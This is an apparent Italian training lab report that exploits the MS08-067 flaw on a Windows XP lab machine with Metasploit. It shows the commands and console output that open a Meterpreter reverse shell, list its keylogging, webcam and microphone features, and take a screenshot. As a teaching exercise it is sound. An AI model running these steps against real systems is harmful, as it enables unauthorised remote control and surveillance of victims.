S7L3

In questo report spieghiamo come ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.


```
(kali@ kali)-[~]2.15.c Nessus-10... supho

$ msfconsole

Metasploit tip: Set the current module's RHOSTS with database values using

hosts -R or services -R
```

Avviamo il tool Metasploit utilizzando il comando msfconsole.



Utilizziamo il comando **search** seguito dal codice della vulnerabilità per cercare gli exploit presenti nel database di metasploit e lo andiamo ad utilizzare con **use** seguito o dal codice o dal path dell'exploit.

```
<u>msf6</u> exploit(
                                             ) > set RHOSTS 192.168.1.200
RHOSTS ⇒ 192.168.1.200
                                            i) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
             Current Setting Required Description
   RHOSTS 192.168.1.200
                                            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT
             445
                                           The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSVC)
   SMBPIPE BROWSER
Payload options (windows/meterpreter/reverse_tcp):
   Name
              Current Setting Required Description
                                            Exit technique (Accepted: '', seh, thread, process, none)
The listen address (an interface may be specified)
   EXITFUNC thread
   LHOST
              192.168.1.25
                                            The listen port
```

Impostiamo l'indirizzo ip della macchina target con set RHOSTS

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444

[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.200:1036) at 2024-05-21 12:16:24 +0200
meterpreter > ■
```

Dopo aver configurato correttamente il nostro attacco lo andiamo ad effettuare con il comando **exploit** e come possiamo notare, ha dato esito positivo e ci troviamo all'interno della macchina.

```
<u>meterpreter</u> > help
   keyscan_stop Stop capturing keystrokes
                 Send mouse events
   screenshare
                 Watch the remote user desktop in real time
   screenshot
                Grab a screenshot of the interactive desktop
   setdesktop
               Change the meterpreters current desktop
   uictl
                 Control some of the user interface components
Stdapi: Webcam Commands
   Command
                 Description
                 Record audio from the default microphone for X seconds
   record_mic
   webcam_chat
                 Start a video chat
   webcam list
                 List webcams
   webcam_snap
                 Take a snapshot from the specified webcam
   webcam_strea Play a video stream from the specified webcam
```

Per conoscere e sfruttare tutte le potenzialità del nostro attacco, andiamo ad utilizzare il **help** e notiamo subito i due comandi di cui abbiamo bisogno.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/NXtzzXWT.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Dopo aver effettuato uno screenshot della macchina target, andiamo a controllare la presenza di webcam.

